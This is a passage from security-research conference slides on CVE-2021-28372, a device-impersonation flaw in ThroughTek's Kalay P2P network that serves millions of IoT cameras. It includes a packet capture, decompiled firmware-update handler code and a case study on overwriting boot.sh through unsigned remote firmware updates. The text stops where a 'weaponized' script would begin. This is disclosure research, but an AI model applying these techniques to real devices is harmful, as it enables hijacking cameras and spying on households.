



Careful Who You Trust

Compromising P2P Cameras at Scale

Jake Valletta

Director

Erik Barzdukas

Manager

Dillon Franke

Consultant



Introductions

Jake Valletta

- 10+ years offensive security
- Focuses/Interests:
 - Mobile Security
 - Embedded/IoT
 - Reverse Engineering
 - Network Protocol Analysis

Erik Barzdukas

- Focuses/Interests:
 - Mobile Platforms
 - Embedded Devices
 - Ghidra Time

Dillon Franke


- Undergrad/Master's at Stanford University
- Focuses/Interests:
 - Application Security
 - Static Code Analysis
 - Reverse Engineering
 - Red Teaming

Agenda

- Initial IoT Camera Research
- Kalay P2P Network
- Attacking the Kalay Network: **CVE-2021-28372**
- Device Compromise Case Studies
- Conclusions

Initial Research

- Research started in Fall 2020
- General interest in smart cameras
 - Purchased 10+ unique camera models to practice/teach embedded security
 - No specific objectives other than “let’s see what we can find!”
- Common themes:
 - Embedded hardware testing
 - Mobile applications
 - Reverse engineering
 - Web APIs



First Real Challenge – What's this UDP Stuff?

- Within the first day, we had rooted most devices we tested

- Early network analysis of a particular device was unusual

- Zero TCP traffic during an audio/video stream (all UDP)
- Non-standard ports
- Binary (non-ASCII) looking data
- Not high entropy
- Patterns in packet data and packet sizes



4.031855	192.	17	UDP	46	6 43540 → 10001 Len=4
9.050948	192.	19	UDP	46	7 43540 → 10001 Len=4
9.051433	192.	14	UDP	46	8 43540 → 10001 Len=4
9.051796	192.	17	UDP	46	9 43540 → 10001 Len=4
10.284517	192.	19	UDP	86	10 57621 → 57621 Len=44
10.671424	192.	19	UDP	330	11 43540 → 10001 Len=288
10.672161	192.	14	UDP	330	12 43540 → 10001 Len=288
10.672830	192.	17	UDP	330	13 43540 → 10001 Len=288
10.900616	173.	19	UDP	330	14 10001 → 43540 Len=288
10.900692	142.	19	UDP	330	15 10001 → 43540 Len=288
10.900712	192.	19	UDP	330	16 10001 → 43540 Len=288
14.100808	192.	19	UDP	46	17 43540 → 10001 Len=4
14.101282	192.	14	UDP	46	18 43540 → 10001 Len=4
14.101641	192.	17	UDP	46	19 43540 → 10001 Len=4
19.101007	192.	19	UDP	46	20 43540 → 10001 Len=4
19.101506	192.	14	UDP	46	21 43540 → 10001 Len=4

▶ Frame 13: 330 bytes on wire (2640 bits), 330 bytes captured (2640 bits)

▶ Ethernet II, Src: Shenzhen_93:5f:ff (), Dst: ADIEngin_0b:fa:41 ()

▶ Internet Protocol Version 4, Src: 192. , Dst:

▶ User Datagram Protocol, Src Port: 43540, Dst Port: 10001

▼ Data (288 bytes)

0000	00 08 a2 0b fa 41 74 ee 2a 93 5f ff 08 00 45 00At.*.....E.
0010	01 3c 00 00 40 00 40 11 93 68 c0 a8 01 8e ad 00	<...@.@.h.....
0020	37 12 aa 14 27 11 01 28 97 ea 3e 2f 8d cc 40 d1	7...@.(...>/...@.
0030		@.=H-@..Z:....
0040		e.x.....b.....
0050		@>g;...o...B.
0060		b4-m(p...n...@.
0070		@.&.^@...n...@.
0080		@-m(.@...n...@.
0090		@-m(.@...n...@.
00a0		@-m(.@...n...@.
00b0		@-m(.@...n...@.
00c0		@-m(.@...n...@.
00d0		@-m(.@...n...@.
00e0		P-m(.@...n...@.
00f0		@-m(.@...n...@.
0100		@-m(.@...n...@.
0110		@-m(.@...n...@.
0120		@&y...^...n...@.
0130		@-m(.@...n...@.
0140		@-m(.@...n...@.

Enter: The Kalay Network

- Developed by ThroughTek Co., Ltd. (“TUTK”)
- Taiwanese-based software company
- A platform for manufactures/OEMs to enable remote connectivity of smart devices
 - Over 83 Million registered devices and 1.1 billion monthly connections
 - Implemented as an SDK
 - Each device assigned a unique identifier (“UID”)
- 4 main layers
 - Device discovery and connectivity
 - Authentication
 - Audio/video
 - Remote Procedure Call (“RPC”) layer called IOCTRL
- Developed a comprehensive Python library to send/receive Kalay messages



CVE-2021-28372: Device Impersonation

- Anyone who knows a device's UID can register that device on the Kalay network
 - An attacker could compromise up to 83 million IoT cameras
- For more technical information, read our blog/talk to us
 - Published jointly with U.S. Cybersecurity Infrastructure Security Agency ("CISA") [August 17]
- TUTK shared recommendations on their website
 - Update the TUTK library version
 - Use "AuthKey" and "DTLS" features of Kalay network




CVE-2021-28372: Device Impersonation



Registration Server

Kalay
Network



Mobile Application
(Remote Network 1)




Attacker Device
(Remote Network 2)




Smart Camera
(Home Network)


CVE-2021-28372: Device Impersonation




CVE-2021-28372: Device Impersonation



CVE-2021-28372: Device Impersonation



CVE-2021-28372: Device Impersonation



What's Next?

- CVE-2021-28372 allows us to obtain credentials needed to talk to remote devices (bad)
 - Implicit compromise of audio / video data (very bad)
 - Unauthorized used of IOCTL layer (maybe bad)

...But what if we found bugs in specific camera models/APIs that could be triggered by IOCTL?

Case Studies

Case Study #1: Remote Kalay Functionality

- Iterative process
 - Root device
 - Identify interesting functionality
 - Capture traffic
 - Analyze traffic
 - Analyze firmware
 - Write parser
- IOCTL functionality of note:
 - Control LED light
 - Control A/V flow
 - Get/set device parameters
 - **Remote firmware updates**

```
if ( msg_number == 0x6008E )  
{  
    COMM_SYSLOG(4, "cmd:[%#x] [TUTK][ ]_OTA_REMOTE_UPGRADE_REQ SID[%d]\n", 0x6008E, result);  
    Tk_ota_remote_upgrade_req_handle(a2, (char *)a3);  
}  
else if ( msg_number == 0x60090 )  
{  
    COMM_SYSLOG(4, "cmd:[%#x] [TUTK][ ]_OTA_UPGRADE_PROGRESS_REQ SID[%d]\n", 0x60090, result);  
    Tk_ota_remote_upgrade_progress_req_handle(a2, a3);  
}
```

Kalay IOType for Firmware Update

Kalay IOType Payload



NULLCON

Case Study #1: Kalay RPC: Remote Firmware Updates

- Remote firmware update used by mobile application via IOCTL
 - Not signed / encrypted
 - Contains URL to firmware update
- Unsafely unTARed to local storage
- Can overwrite critical files:
 - /mnt/mtd/boot.sh


```
[firmware> tail boot.sh

exit
fi

export OPENSSL_CONF=/mnt/mtd/openssl.cnf
#ulimit -s 10240
./hisi_check_format.sh
sleep 1
./socket_system_server &
./aoni_ipc &
./daemon &

[firmware> tail boot-weaponized.sh

